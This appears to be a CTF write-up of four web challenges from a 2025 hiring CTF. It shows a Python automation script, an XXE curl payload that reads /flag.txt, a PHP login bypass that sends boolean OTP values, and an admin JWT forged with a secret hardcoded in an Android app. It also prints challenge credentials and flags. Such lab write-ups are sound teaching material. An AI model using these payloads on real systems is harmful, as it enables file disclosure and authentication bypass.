

Challenge Name - Nitro

Points - 100

Description Ready your scripts! Only automation will beat the clock and unlock the flag.

<http://15.206.47.5:9090>

The screenshot shows a browser window with the URL <http://15.206.47.5:9090>. The page title is "Nitro Automation Brief". The content area contains a paragraph with instructions for reverse engineering the API response and a note about using raw text or form fields. A yellow tip box highlights the note: "Tip: Use raw text or form fields; the endpoint only cares about the value being exact. Watch your encodings." Below this is a section titled "Can your automation keep up?". The browser's developer tools are open, specifically the "Elements" tab under the "Console" tab. The code pane shows the HTML structure of the page, including the header, body, article, and p elements. The right pane shows the CSS styles applied to these elements. The CSS for the p element includes properties like font-family: 'Serge UI', sans-serif;, margin: 0;, padding: 0px;, display: flex;, justify-content: center;, and color: #e28080;. The overall theme of the page is dark with light-colored text and code.

Everything is to be done as it is being said in the webpage /task to get the task /submit to submit the answer to that task. If the answer is correct, flag will be given by the server

I used LLM for creating the script using python

```
import requests
import base64
import re

BASE_URL = "http://15.206.47.5:9090"
TASK_URL = f"{BASE_URL}/task"
SUBMIT_URL = f"{BASE_URL}/submit"

def solve():
    print(f"[*] Targeting: {BASE_URL}")

    while True:
        session = requests.Session()

        try:
            response = session.get(TASK_URL)
            if response.status_code != 200:
                print(f"[-] Failed to fetch task. Status: {response.status_code}")
                continue

            raw_html = response.text
            clean_text = re.sub('<[^<]+?>', '', raw_html).strip()

            if not clean_text:
                print("[-] Received empty text.")
                continue

            random_string = clean_text.split()[-1]
            print(f"[*] Task String: {random_string}")

            reversed_str = random_string[::-1]

            b64_bytes = base64.b64encode(reversed_str.encode('utf-8'))
            b64_str = b64_bytes.decode('utf-8')

            final_payload = f"CSK__{b64_str}__2025"
            print(f"[*] Payload:      {final_payload}")

            post_response = session.post(SUBMIT_URL, data=final_payload)

            result_text = post_response.text
            print(f"[*] Server Says: {result_text}")

            if "CSK" in result_text or "flag" in result_text.lower() or "{" in result_text:
                print("\n[SUCCESS] Flag found above!")

        
```

```
        break

        if "slow" in result_text.lower():
            print("[-] Too slow. Retrying immediately...\n")
        else:
            print("[-] Unknown response. Retrying...\n")

    except Exception as e:
        print(f"[!] Error: {e}")
        break

if __name__ == "__main__":
    solve()
```

Why use LLM and not personal script? It's just fast, and also personal script will not contain all edge cases at once but LLM ones contains them.

The script is just simple combination of regex to clean the data being received from the /task & /submit endpoints, request library is obvious to end the requests, base64 is for encoding and decoding of base64 blob as it is meant to be done as per the point in the webpage.

```
...
    print(f"[!] Error: {e}")
...
...
...
if __name__ == "__main__":
    solve()
...
[+] Targeting: http://15.206.47.5:9090
[+] Task String: KQvChT8UEPxZ
[+] Payload: CSK_WnhQRVU4VGhDdlFL_2025
[+] Server Says: Nice automation! Here is your flag: ClOuDsEk_ReSeArCH_tEaM_CTF_2025{ab03730caf95ef90a440629bf12228d4}

[SUCCESS] Flag found above!
>>> exit

[+] (venv)-(sanskariwolf@sanskariWolf)-[~/Documents/CTF/CloudSEK Hiring CTF Challenge 2025]
$
```

Flag - ClOuDsEk_ReSeArCH_tEaM_CTF_2025{ab03730caf95ef90a440629bf12228d4}

Challenge Name - Bad Feedback

Points - 100

Description A company rolled out a shiny feedback form and insists their customers are completely trustworthy. Every feedback is accepted at face value, no questions asked. What can go wrong? Flag is in the root. <http://15.206.47.5:5000>

The screenshot shows a browser window with the URL <http://15.206.47.5:5000>. The page title is "Feedback Portal". The page content includes a form with fields for "Name" and "Message", and a "Submit" button. The browser's developer tools are open, specifically the "Elements" tab. The script section shows the following code:

```
<!DOCTYPE html>
<html>
  <head></head>
  <body>
    <div>
      <div class="card"> ...
<script> ...
  // Intercept the form submit and send XML instead of form-encoded data
  document.getElementById('feedback-form').addEventListener('submit', function (e) {
    e.preventDefault();
    const name = document.getElementById('name').value;
    const message = document.getElementById('message').value;
    // Build XML body (players will see this only if they intercept the request)
    const xml = `<xml version='1.0' encoding='UTF-8'>
<feedback>
  <name>${name}</name>
  <message>${message}</message>
</feedback>`;
    fetch('/feedback', {
      method: 'POST',
      headers: {
        'Content-Type': 'application/xml'
      },
      body: xml
    })
    .then(resp => resp.text())
    .then(html => {
      // Replace the current page with the response (simple but effective)
      document.open();
      document.write(html);
      document.close();
    })
    .catch(err => {
      alert('Error submitting feedback');
      console.error(err);
    });
  });
</script>
</body>
</html>
```

The browser's right-hand panel displays the "element.style" for the body element, which includes styles like font-family: "Segoe UI", Arial, sans-serif; background-color: #f4f6f9; margin: 0; padding: 0; display: flex; justify-content: center; color: #333;.

The first and foremost things is to check the source code. What i found is a script tag there and now it's time to understand how it works.

Upon understanding the functioning, what i see is that frontend is manually contructing the XML payload to the server.

```
<script> == $0 ⚡
    // Intercept the form submit and send XML instead of form-encoded data
    document.getElementById('feedback-form').addEventListener('submit',
    function (e) {
        e.preventDefault();

        const name = document.getElementById('name').value;
        const message = document.getElementById('message').value;

        // Build XML body (players will see this only if they intercept the
        request)
        const xml =
`<?xml version="1.0" encoding="UTF-8"?>
<feedback>
    <name>${name}</name>
    <message>${message}</message>
</feedback>`;

        fetch('/feedback', {
            method: 'POST',
            headers: {
                'Content-Type': 'application/xml'
            },
            body: xml
        })
        .then(resp => resp.text())
        .then(html => {
            // Replace the current page with the response (simple but
            effective)
            document.open();
            document.write(html);
            document.close();
        })
        .catch(err => {
            alert('Error submitting feedback');
            console.error(err);
        });
    });
</script>
```

This is the critical as XML parser over the server might be not configure properly or while parsing it might execute some malicious payload and that's what is meant to be send. My primary assumption that the flag is present directly in the server root directory

Payload (Using Extern Entity)

```
curl -X POST http://15.206.47.5:5000/feedback \
-H "Content-Type: application/xml" \
-d '<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE feedback [
    <!ENTITY content SYSTEM "file:///flag.txt">
]>
<feedback>
    <name>&content;</name>
```

```
<message>test</message>
</feedback>'
```

This payload spits the flag,

```
[~(sanskariwolf㉿SanskariWolf)-[~/Documents/CTF/CloudSEK Hiring CTF Challenge 2025]
$ curl -X POST http://15.206.47.5:5000/feedback \
-H "Content-Type: application/xml" \
-d '<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE feedback [
  <!ENTITY content SYSTEM "file:///flag.txt">
]>
<feedback>
  <name>&content;</name>
  <message>test</message>
</feedback>

<h2>Thank you for your feedback!</h2>
<p><strong>Name:</strong> Cl0uDsEk_ReSeArCH_tEaM_CTF_2025{b3e0b6d2f1c1a2b4d5e6f71829384756}</p>
<p><strong>Message:</strong></p>
<pre>test</pre>
```

Flag - Cl0uDsEk_ReSeArCH_tEaM_CTF_2025{b3e0b6d2f1c1a2b4d5e6f71829384756}

Challenge Name - Triangle

Points - 100

Description The system guards its secrets behind a username, a password, and three sequential verification steps. Only those who truly understand how the application works will pass all three. Explore carefully. Look for what others overlooked. Break the Trinity and claim the flag. <http://15.206.47.5:8080>

The screenshot shows a web browser window with the URL <http://15.206.47.5:8080>. The page title is "Welcome". The main content is a login form titled "Log in to get the surprise". The form has four input fields: "Username", "Password", "One-time Password (1)", "One-time Password (2)", and "One-time Password (3)". Below the form is a "Sign in" button and a copyright notice: "© The Triangle Services". To the left of the form, there are three cards: "ACCESS TIER Zero Trust", "SESSION HEALTH Verified", and "UPTIME 99.95%". The browser's developer tools are open, showing the "Elements" tab with the HTML code for the page. The "Styles" tab shows the CSS rules applied to the elements, including styles from "main.css" and "bootstrap.min.css". The "Console" tab shows a single error message: "GET [http://15.206.47.5:8080/favicon.ico] 404 (Not Found)". The "Issues" tab is also visible.

In the source code there is scripting tag and this comment both are the ways forward

the comment is

```
Dev team 2: TODO: Implement google2fa.php for auth and don't forget to  
clean up the bak files post debugging before release
```

the 2nd half of it, they actually forgot to clean up the bak files.

```
└$ curl http://15.206.47.5:8080/login.php.bak  
<?php  
  
require('google2fa.php');  
require('jsonhandler.php');  
  
$FLAG = "";  
if (isset($_ENV['FLAG'])) {  
    $FLAG = $_ENV['FLAG'];  
}  
  
$USER_DB = [  
    // Set the initial user  
    "admin" => [  
        "password_hash" => password_hash("admin", PASSWORD_DEFAULT),  
        "key1" => Google2FA::generate_secret_key(),  
        "key2" => Google2FA::generate_secret_key(),  
        "key3" => Google2FA::generate_secret_key()  
    ]  
];  
  
if (isset($_DATA['username'])) {  
  
    if (!isset($USER_DB[$_DATA['username']])) {  
        json_die('wrong username', 'username');  
    }  
  
    $user_data = $USER_DB[$_DATA['username']];  
  
    if (!password_verify($_DATA['password'], $user_data['password_hash']))  
    {  
        json_die('wrong password', 'password');  
    }  
  
    if (!Google2FA::verify_key($user_data['key1'], $_DATA['otp1'])) {  
        json_die('wrong otp1', 'otp1');  
    }  
    if (!Google2FA::verify_key($user_data['key2'], $_DATA['otp2'])) {  
        json_die('wrong otp2', 'otp2');  
    }  
}
```

```

if (!Google2FA::verify_key($user_data['key3'], $_DATA['otp3'])) {
    json_die('wrong otp3', 'otp3');
}

json_response("Flag: " . $FLAG);
}

json_response("OK");

```

Also here is script tag

```

<script>
let formEl = document.getElementById("form");
let messageEl = document.getElementById("message");

formEl.addEventListener('submit', function (e) {
    e.preventDefault();
    document.activeElement.blur();

    let dataElements = formEl.querySelectorAll("input[name]");
    dataElements.forEach(e => e.classList.remove("is-invalid"));
    message.innerText = "Loading";

    let data = {};
    dataElements.forEach(e => {
        let name = e.getAttribute("name");
        data[name] = e.value;
    });

    fetch("/login.php", {
        method: "POST",
        body: JSON.stringify(data),
    })
    .then(data => data.json())
    .then(data => {
        if (data.error) {
            let err = new Error(data.error.message);
            err.data = data.error;
            throw err;
        }
        message.innerText = String(data.message);
    })
    .catch(error => {
        message.innerText = String(error);
        if (error.data.data) {
            formEl.querySelectorAll(`*[name="${error.data.data}"]`).forEach(e => e.classList.add("is-invalid"));
        }
    });
});
</script>

```

From the login.php.bak Initials credentials are openly present, username is "admin" and password "password_hash" => password_hash("admin", PASSWORD_DEFAULT) is also "admin"

About the OTPs, they aren't guessable as they are regenerated with every request made, so there must be a flaw, the flaw is **Bypass Vulnerability** The server is likely using a loose comparison (==) or is running a PHP version where strcmp throws an error on arrays

I could have fetch google.php.bak but i didn't as the above analysis turns out to be right.

the payload i used gave me the flag at once

```
curl -X POST http://15.206.47.5:8080/login.php \
-H "Content-Type: application/json" \
-d '{"username": "admin", "password": "admin", "otp1": true, "otp2": true, "otp3": true}'
```

Flag - ClOuDsEk_ReSeArCH_tEaM_CTF_2025{474a30a63ef1f14e252dc0922f811b16}

```
(venv)-(sanskariwolf@sanskariwolf)-[~/Documents/CTF/CloudSEK Hiring CTF Challenge 2025]
$ curl -X POST http://15.206.47.5:8080/login.php \
-H "Content-Type: application/json" \
-d '{"username": "admin", "password": "admin", "otp1": true, "otp2": true, "otp3": true}' \
{"message": "Flag: ClOuDsEk_ReSeArCH_tEaM_CTF_2025{474a30a63ef1f14e252dc0922f811b16}", "data": null}
```

Using developers tools of the browser,

The screenshot shows the Network tab of the Chrome DevTools developer tools. A POST request to `http://15.206.47.5:8080/login.php` is selected. The Headers tab is active, showing the following details:

- Request URL: `http://15.206.47.5:8080/login.php`
- Request Method: POST
- Status Code: 500 Internal Server Error
- Remote Address: 15.206.47.5:8080
- Referrer Policy: strict-origin-when-cross-origin

The Body tab shows the JSON payload sent in the POST request:

```
{"username": "admin", "password": "admin", "otp1": true, "otp2": true, "otp3": true}
```

The Response tab shows the server's response:

500 Internal Server Error

The Preview tab shows the response body:

```
{"message": "Flag: ClOuDsEk_ReSeArCH_tEaM_CTF_2025{474a30a63ef1f14e252dc0922f811b16}", "data": null}
```

At the bottom, the status bar indicates: Status: 200 OK Time: 224ms Size: 97 bytes Download

Challenge Name - Ticket

Points - 100

Challenge Description Strike Bank recently discovered unusual activity in their customer portal. During a routine review of their Android app, several clues were uncovered. Your mission is to investigate the information available, explore the associated portal, and uncover the hidden flag. Everything you need is already out there! Connect the dots and complete the challenge. The android package is com.strikebank.netbanking and the security review was conducted via bevigil.com.

Over the website bevigil.com, simply enter the package name and hovering over it took me to the security review page

The screenshot shows the BeVigil security review interface for the app com.strikebank.netbanking (version 1.0). The main summary indicates a Security Rating of 8.9 (Good). Below this, a bar chart shows the distribution of detected issues: 1 High Issue, 1 Medium Issue, and 1 Low Issue. The report also highlights other findings such as Exported Activity (91.9%), Possible Secret Detected (4.1%), and Google API Key (4%). A 'Next Course of Action' section suggests improving the rating to 10.0 by fixing the detected issues.

Summary

- Issues:** 3 total detected issues (1 High, 1 Med, 1 Low).
- Exported Activity:** 91.9%
- Possible Secret Detected:** 4.1%
- Google API Key:** 4%

Next Course of Action

This score can be improved by fixing these issues.

Impact	Issues
MED	Exported Activity
LOW	Possible Secret Detected
LOW	Google API Key

Manifest Scanner:

- Exported Activity: MEDIUM
- resources/AndroidManifest.xml

Vulnerabilities:

- Insecure Random Java: INFO
- sources/androidx/profileinstaller/ProfileInstallerInitializer...

Strings:

- Google Api Key: LOW

After analyzing everything a little bit, the most probably path forward seems to be under strings tab

STRINGS

EXPORT Hide files from Third Party Libraries

Search Strings

Severity	Rule	Description
LOW	Google API Key	Google API keys are used to authenticate requests associated with a project for usage and billing purposes. If an API key is exposed, unauthorized users can access and utilize the associated services, potentially leading to unexpected charges and resource depletion. This poses a significant security risk, as it can be exploited to bypass intended usage restrictions and compromise the application's functionality. Leaked API keys can also be used to access sensitive data or perform unauthorized actions on behalf of the application.
LOW	Possible Secret Detected	The application contains hardcoded credentials, such as API keys, passwords, or tokens. This poses a significant security risk because unauthorized individuals could potentially access sensitive resources or data if these credentials are exposed. Hardcoding secrets directly in the application code makes them easily discoverable through reverse engineering or code analysis.

Associated Files

resources/res/values/strings.xml ↗

Matches

AlzaSyD3fG5-xyz12345ABCDE67FGHIJKLMNOPQ

Associated Files

resources/res/values/strings.xml ↗

Matches

encoded_jwt_secret'>c3RyIWszyJRua0AxMDA5...
google_api_key'>AlzaSyD3fG5-xyz12345ABCDE...
internal_username'>tuhin1729
internal_password'>123456
newPassword

in strings.xml, there are many things present

Portal link

```
33     <string name="app_name">STRIKE Netbanking Portal</string>
      <string name="base_url">http://15.206.47.5.nip.io:8443/</string>
```

JWT Secret

```
<string
name="encoded_jwt_secret">c3RyIWszYjRua0AxMDA5JXN1cDNyIXMzY3IzNw==</string>
```

thought this is base64 encoded

```
└─(sanskariwolf㉿SanskariWolf)─[~/..../CTF/CloudSEK Hiring CTF Challenge 2025/Web/Ticket]
$ echo "c3RyIWszYjRua0AxMDA5JXN1cDNyIXMzY3IzNw==" | base64 -d
str!k3b4nk@1009%sup3r!s3cr3t
```


Then there is this firebase stuff

```
94     <string name="firebase_database_url">https://strike-projectx-
1993.firebaseio.com</string>
95     <string name="firebase_project_id">strike-projectx-1993</string>
96     <string name="firebase_sender_id">839498123480</string>
97     <string name="firebase_storage_bucket">strike-projectx-
1993.appspot.com</string>
98     <string name="google_api_key">AIzaSyD3fG5-
xyz12345ABCDE67FGHIJKLMNOPQR</string>
```


and how login creds

```
105    <string name="internal_password">123456</string>
106    <string name="internal_username">tuhin1729</string>
```

That's all the things required, i went ahead to access the portal though my browser -
<http://15.206.47.5.nip.io:8443>



I logged in from the creds that we got from strings.xml file i.e. tuhin1729:123456



Going through the cookies I found a jwt signed auth cookie for the user tuhin1729,

The screenshot shows the Chrome DevTools Application tab. On the left, there's a sidebar with sections like Application, Storage, Background services, and Frames. Under Application, there's a 'Cookies' section with a sub-section for 'http://15.206.47.5.nip.i...'. A cookie named 'auth' is selected, showing its value as a long base64 string: 'eyJhbGciOiJIUzI1NilsInR5cCl6IkpxVCJ9.eyJ1c2VybmtZSl6InR1aGluMTcyOSlsImV4cCl6MTc2NTA4NTYxN30.qvpO4n4vmnOdb_-oZDrE2pdt4OShg76KEeQgLc0hPHY'. The main panel displays a table of cookies with columns for Name, Value, Dom..., Path, Expi..., Size, Http..., Secure, Sam..., Parti..., Cros..., and Priority.

Name	Value	Dom...	Path	Expi...	Size	Http...	Secure	Sam...	Parti...	Cros...	Priority
PHPSESSID	9079eee99ac26d907d7561ab9a61ad9	15.2...	/	Sess...	41						Medi...
auth	eyJhbGciOiJIUzI1NilsInR5cCl6IkpxVCJ9....	15.2...	/	202...	140						Medi...

so this is case of simple cookie forgery, In jwt.io, we checked the cookie against the secret that we received after decoding the base64 string from strings.xml

Learn more about JWT See JWT libraries

resources. This site does not store or transmit your JSON Web Tokens outside of the browser.

Encoded Value

JSON WEB TOKEN (JWT)

Valid JWT

Signature Verified

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlc2VybmtZSI6InR1aGluMTcyOSIisImV4cCI6MTc2NTA4NTYxNz0.qvp04n4vmn0db_-oZDrE2pd40Shg76KEeQgLc0hPHY
```

Enable auto-focus

Decoded Header

JSON CLAIMS TABLE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

Decoded Payload

JSON CLAIMS TABLE

```
{
  "username": "tuhin1729",
  "exp": 1765085617
}
```

JWT Signature Verification (Optional)

Enter the secret used to sign the JWT below:

SECRET

Valid secret

str!k3b4nk@1009%sup3r!s3cr37

Encoding Format

Modifying the token username to admin and increasing the time for token expiry, and generating a new token

Fill in the fields below to generate a signed JWT.

HEADER: ALGORITHM & TOKEN TYPE

Valid header

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYOUT: DATA

Valid payload

```
{
  "username": "admin",
  "exp": 2000000000
}
```

SIGN JWT: SECRET

Valid secret

str!k3b4nk@1009%sup3r!s3cr37

Encoding Format

After putting in the new token in the webpage and refreshing the browser i got the flag,

The screenshot shows a browser window with the URL `15.206.47.5.nip.io:8443/index.php`. The page title is "Strike Bank Employee Dashboard". The dashboard displays a welcome message, a note about being a secure employee portal, and a log-in status message: "You are logged in as admin.". A yellow box highlights the text "Here is your flag: Cl0uDsEk_ReSeArCH_tEaM_CTF_2025{ccf62117a030691b1ac7013fca4fb685}". Below the dashboard, a note says "Need help? Contact internal security at security@strikebank.local".

The browser's developer tools are open, specifically the Network tab under the Application panel. The "Cookies" section is selected, showing two entries:

Name	Value	Dom...	Path	Exp...	Size	Http...	Secure	Sam...	Parti...	Cros...	Priority
auth	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9...	15...	/	202...	135						Medi...
PHPSESSID	9079eeed9a9a26d907d7561ab9a611ad9	15...	/	Sess...	41						Medi...

A message at the bottom of the cookies panel reads: "No cookie selected Select a cookie to preview its value".

Flag - `Cl0uDsEk_ReSeArCH_tEaM_CTF_2025{ccf62117a030691b1ac7013fca4fb685}`